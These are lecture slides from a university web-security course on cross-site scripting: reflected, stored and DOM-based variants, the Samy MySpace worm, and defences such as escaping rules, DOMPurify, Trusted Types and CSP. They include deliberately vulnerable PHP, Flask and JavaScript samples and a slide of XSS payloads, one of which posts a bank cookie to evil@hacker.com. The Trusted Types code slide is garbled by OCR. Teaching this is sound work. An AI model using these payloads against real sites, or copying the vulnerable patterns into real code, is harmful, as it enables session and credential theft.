CSC 405
Cross-Site Scripting (XSS)

Aleksandr Nahapetyan
anahape@ncsu.edu
(Slides adapted from Dr. Kapravelos)

Class Objectives

- What is a XSS attack?
- What are the sinks?
- What are the sources?
- What is reflected XSS?
- What is stored XSS?
- What is client-side XSS?
- What can you do with an XSS?
- How do we combat XSS?

Cross-Site Scripting (XSS)

- XSS attacks are used to bypass JavaScript's Same Origin Policy
- Reflected attacks
  - The injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request
- Stored attacks
  - The injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc.
- DOM-based XSS
  - The JavaScript code on the page takes a string and turns it into code, usually by calling a method such as eval, Function, or others

Reflected XSS

```
<?php $name = $_GET['name']; ?>
<html>
  <body>
    <p>Hello <?= $name ?></p>
  </body>
</html>
```


Reflected XSS

```
http://example.com?name=hacker
```

```
<html>
  <body>
    <p>Hello hacker</p>
  </body>
</html>
```

Reflected XSS


```
http://example.com?name=<script>alert('
xss');</script>


<html>
   <body>
      <p>Hello <script>alert(‘xss’);
</script></p>
   </body>
</html>
```


192.168.84.168/code/xss
Adam
192.168.84.168/code/xss_reflected.php?name=<script>alert(%27xss%27);</script>
Hello
The page at 192.168.84.168 says:
xss
OK

Another example

```
@app.route('/animal_facts', methods=['GET'])
def animal_facts():
    fact_dict = {}

    animal = request.args.get("animal")
    result = fact_dict.get(animal)

    if result:
        return '<h1>result</h1>'
    else:
        return f'<h1>I don\'t know of the animal: {animal}'
```

```python
@app.route('/animal_facts', methods=['GET'])
def animal_facts():
    fact_dict = {}

    animal = request.args.get("animal")
    result = fact_dict.get(animal)

    if result:
        return '<h1>result</h1>'
    else:
        return f'<h1>I don\'t know of the animal: {animal}'
```



Reflected Cross-Site Scripting

- The JavaScript returned by the web browser is attacker controlled
  - Attacker just has to trick you to click on a link
- The JavaScript code is executed in the context of the web site that returned the error page
  - What is the same origin policy of the JavaScript code?
- The malicious code
  - Can access all the information that a user stored in association with the trusted site
  - Can access the session token in a cookie and reuse it to login into the same trusted site as the user, provided that the user has a current session with that site
  - Can open a form that appears to be from the trusted site and steal PINs and passwords

Reflected Cross-Site Scripting

- Broken links are a pain and sometimes a site tries to be user-friendly by providing meaningful error messages:

```
<html>
[…]
404 page does not exist: ~akaprav/secrets.html
</html>
```

- The attacker lures the user to visit a page written by the attacker and to follow a link to a sensitive, trusted site
- The link is in the form:

```
<a href="http://www.usbank.com/<script>send-
CookieTo(evil@hacker.com)</script>">US Bank</a>
```

Stored Cross-Site Scripting

- Cross-site scripting can also be performed in a two-step attack
  - First the JavaScript code by the attacker is stored in a database as part of a message
  - Then the victim downloads and executes the code when a page containing the attacker's input is viewed
- Any web site that stores user content, without sanitization, is vulnerable to this attack
  - Bulletin board systems
  - Blogs
  - Directories

Executing JavaScript

- JavaScript can be executed and encoded in many different ways
  - See Rsnake's "XSS Cheat Sheet" at https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
  - Simple: `<script>alert(document.cookie);</script>`
- Encoded: `%3cscript src=http://www.example.com/malicious-code.js%3e%3c/script%3e`
- Event handlers:
  - `<body onload=alert('XSS')>`
  - `<b onmouseover=alert('XSS')>click me!</b>`
  - `<img src="http://url.to.file.which/not.exist" onerror=alert('XSS');>`
- Image tag (with UTF-8 encoding):
  - `<img src=javascript:alert('XSS')>`
  - `<img src=j&#X41vascript:alert('XSS')>`
- No quotes
  - `<img%20src=x.js onerror= alert(String(/hacker/).substring(1,5) )></img>`

DOM-based XSS

- Also called third-order XSS
  - Reflected: first-order
  - Stored: second-order
- I prefer the term Client-Side XSS
  - Because the bug is in the client side (aka JavaScript) code
- As opposed to Server-Side XSS vulnerabilities
  - Where the bug is in the server-side code


Client-Side XSS Example

```
<html>
  <body>
    <script>
      var name = location.hash;
      document.write("hello " + name);
    </script>
  </body>
</html>
```

Client-Side XSS Example


```
http://example.com/test.html#hacker
```

```
<html>
  <body>
    <script>
      var name = location.hash;
      document.write("hello " + name);
    </script>
  </body>
</html>
```



Client-Side XSS Example


```
http://example.com/test.html#<script>aler
t("xss")</script>
<html>
  <body>
    <script>
      var name = location.hash;
      document.write("hello " + name);
    </script>
  </body>
</html>
```




Client-Side XSS Example

Wormable XSS

- Stored XSS vulnerability on user-accessible action
  - Self-propagating worm
- Social networks particularly susceptible
  - “samy is my hero” (2005)
  - Tweetdeck (2014)


"samy is my hero" - Google Search - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://www.google.com/search?hl=en&q=%22samy+is+my+hero%22&btn
Go
www.myspace.com/stoops
... and the beer with Pink elephants on it. Exes. Marleena; Isabel; Tina; Sonia; Amy; Lorraine. Idol. James Dean. Heroes, but most of all, samy is my hero. ...
www.ourtinyworld.com/ - 101k - Oct 5, 2005 - Cached - Similar pages
www.myspace.com/4814056
Heroes, but most of all, samy is my hero. Groups:, People That Want A Piece Of Homeless Brian. View All Bryce's Groups ...
www.myspace.com/index.cfm?fuseaction=user.viewProfile&friendID=4814056 - 103k - Cached - Similar pages
www.myspace.com/cathedraldream
... everything because of their beliefs, whether it be causing social change, making art, or just being an individual. but most of all, samy is my hero. ...
www.myspace.com/index.cfm?fuseaction=user.viewProfile&friendID=1546804&Mytoken=20050104173822 - 122k - Cached - Similar pages
[More results from www.myspace.com]
Tech Support Guy Forums - Myspace got Hacked??
"my grandma of course ... but most of all, samy is my hero." I found this strange, so i went in and checked it out. I went to edit profile, and then edit ...
forums.techguy.org/archive/t-404714.html - 7k - Oct 5, 2005 - Cached - Similar pages
www.myspace.com/loganthecheese
Heroes, but most of all, samy is my hero. Groups:, DEVO , Say Hi To Your Mom , BACON,PORK ROLL, AND WAFFLE LOVERS of THE WORLD UNITE , Elliott Smith Fans ...
profile.myspace.com/index.cfm?fuseaction=user.viewProfile&friendID=11502422&Mytoken=20050725224411 - 101k - Oct 5, 2005 - Cached - Similar pages
www.myspace.com/montellcooche
Heroes, but most of all, samy is my hero. Groups:, KERVIN INFANTRY , underoath , The Unofficial Warped Tour Group , As I Lay Dying. , CKy , Killswitch ...
profile.myspace.com/index.cfm?fuseaction=user.viewprofile&friendID=7297573&Mytoken=20050830164827 - 105k - Oct 5, 2005 - Cached - Similar pages
[More results from profile.myspace.com]
www.myspace.com/joshVon
Heroes, My Mom. but most of all, samy is my hero. Groups:, Electronic Dance Music
Find: Find Next Find Previous Highlight Match case
Done


MSN Search: site:myspace.com "samy is my hero" - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://search.msn.com/results.aspx?q=site%3Amyspace.com+%22samy+
Go
Web Desktop News Images Local (BETA) Encarta
site:myspace.com "samy is my hero"
Search
Near Me
msn
Search
+Search Builder Settings Help Español
Web Results
Page 1 of 3,497 results containing site:myspace.com "samy is my hero" (0.10 seconds)
www.myspace.com/gasp
... Scariest Places on Earth Fear The Adventures of Pete and Pete Heroes but most of all, samy is my hero. between the buried and dee.'s Details Status: Single Sign: Taurus between the buried and ...
www.myspace.com/gasp Cached page
www.myspace.com/much_babbelry
... Yun, C.S. Lewis, Alfred the Great, Dave Slater, Mother Teresa, Mr. Lepp. but most of all, samy is my hero. Jordan/Yoda/Clambo's Details Status: Single Here for: Friends Orientation: Straight ...
www.myspace.com/much_babbelry Cached page 10/9/2005
www.myspace.com/
... delete here) Place your text or pictures here (stop deleting here) Heroes but most of all, samy is my hero. Groups: Family guy , Hip Hop Worldwide , Graffiti Artists , kingdom hearts View All Dre 4 eva's ...
profile.myspace.com/index.cfm?fuseaction=user.viewprofile&friendID=28651794... Cached page 10/8/2005
www.myspace.com/skippingten
... http://www.myspace.com/skippingten james's Interests Heroes but most of all, samy is my hero. Groups: More rock than a crack house..Hellen fan club , *Bobbi Billard* (Tons of FREE ...
www.myspace.com/index.cfm?fuseaction=user.viewProfile&friendID=4553048... Cached page 10/8/2005
www.myspace.com/phonograph
... drake and josh, fresh prince of belaire Books anonymous diaries Heroes but most of all, samy is my hero. Groups: Jeff K 4 Prez , Lexi Rasmussen FanClub , The Sunset ...
www.myspace.com/phonograph Cached page 10/8/2005
www.myspace.com/tensecondstolove
... trailer park boys, that 70s show, listed, powerhour Heroes but most of all, samy is my hero. Michelle's Details Status: Single Here for: Friends Orientation: Straight Hometown: toronto Body ...
www.myspace.com/tensecondstolove Cached page
www.myspace.com/imamick
... dont really watch that much TV. Heroes but most of all, samy is my hero. Groups: AWESOME people , {Bob Marley} , Beach Living , jeromes ...
myspace.com/imamick Cached page 10/9/2005
www.myspace.com/big_heart_on
... but most of all, samy is my hero. StraightJacket Feeling's Details Status: Single Here for: Dating, Serious Relationships, Friends Orientation: Bi Hometown: Fraser, MI Body Type: 5' 4 ...
www.myspace.com/big_heart_on Cached page 10/9/2005
www.myspace.com/mrclancy
Done

Solutions to XSS

- XSS is very difficult to prevent
- Every piece of data that is returned to the user and that can be influenced by the inputs to the application must first be sanitized (GET parameters, POST parameters, Cookies, request headers, database contents, file contents)
- Specific languages (e.g., PHP) often provide routines to prevent the introduction of code
  - Sanitization must be performed **differently depending on where the data is used**
  - This context-sensitivity of sanitization has been studied by the research community

Solutions to XSS

- Rule 0: Never Insert Untrusted Data Except in Allowed Locations
  - Directly in a script: <script>...NEVER PUT UNTRUSTED DATA HERE...</script>
  - Inside an HTML comment: <!--...NEVER PUT UNTRUSTED DATA HERE...-->
  - In an attribute name: <div ...NEVER PUT UNTRUSTED DATA HERE...=test />
  - In a tag name: <...NEVER PUT UNTRUSTED DATA HERE... href="/test" />
- Rule 1: HTML Escape Before Inserting Untrusted Data into HTML Element Content
  - <body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>
  - ...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...
  - The characters that affect XML parsing (&, >, <, “, ‘, /) need to be escaped

Solutions to XSS

- Rule 2: Attribute Escape Before Inserting Untrusted Data into HTML Common Attributes
  - Inside unquoted attribute: <div attr=...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>content
    - These attributes can be "broken" using many characters
  - Inside single-quoted attribute: content
    - These attributes can be broken only using the single quote
  - Inside double-quoted attribute: content
    - These attributes can be broken only using the double quote

Solutions to XSS

- RULE 3: JavaScript Escape Before Inserting Untrusted Data into HTML JavaScript Data Values
  - Inside a quoted string: <script>alert('...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...')</script>
  - Inside a quoted expression: <script>x='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'</script>
  - Inside a quoted event handler: <div onmouseover='...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'
- RULE 4: CSS Escape Before Inserting Untrusted Data into HTML Style Property Values
  - <style>selector { property : ...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...; } </style>
  - <span style=property : ...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...;>text</style>

Solutions to XSS

- RULE 5: URL Escape Before Inserting Untrusted Data into HTML URL Attributes
  - A normal link: <a href=http://...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...>link
  - An image source:
  - A script source: <script src="http://...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE..." />

- Check out:

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Sanitizer API

let clean = DOMPurify.sanitize(user_input);

- Sanitizer API

$div.setHTML(user_input)

- Chrome shipped an initial version of the Sanitizer API in Chrome 105
- deprecated in Chrome 119
- still under discussion

https://developer.chrome.com/blog/sanitizer-api-deprecation

Trusted Types

Here are some common DOM manipulation "sinks" that are susceptible to XSS:

- `innerHTML`
- `outerHTML`
- `document.write()`
- `element.setAttribute('onclick', ...)` (and other event handlers)
- `eval()`
- `<script>...</script>` (dynamically creating script tags)
- `location.href` (and similar location-related assignments)

Trusted Types

- Trusted Types change how your JavaScript code interacts with these sensitive DOM APIs
- Instead of accepting arbitrary strings, these APIs are modified to only accept objects of specific "Trusted Type" instances
- These types act as a guarantee that the content they hold has been sanitized or determined to be safe for the intended context

```
Content-Security-Policy:
require-trusted-types-for 'script';
trusted-types <policy-name> <policy-name-2> ...;
```

Trusted Types

How to apply policies:

```
if (window.trustedTypes &&
tru                                                    ng
   t

DOM                                                    PE:
tru
   }});
}
```

	Chrome	Edge	Firefox	Opera	Safari	Chrome Android	Firefox for Android	Opera Android	Safari on iOS	Samsung Internet	WebView Android	WebView on iOS
trustedTypes	✓ 83	✓ 83	✓ 148	✓ 69	✓ 26	✓ 83	✓ 148	✓ 59	✓ 26	✓ 13	✓ 83	✓ 26

~~Only Chrome supports them currently :(~~

CSP

```
Content-Security-Policy: script-src 'self' 'nonce-R4nd0mStr1ng';
```

```
<script nonce="R4nd0mStr1ng">
  // Your inline script code here
</script>
```

An attacker can't simply inject a <script> tag; they'd need to guess the nonce.

https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP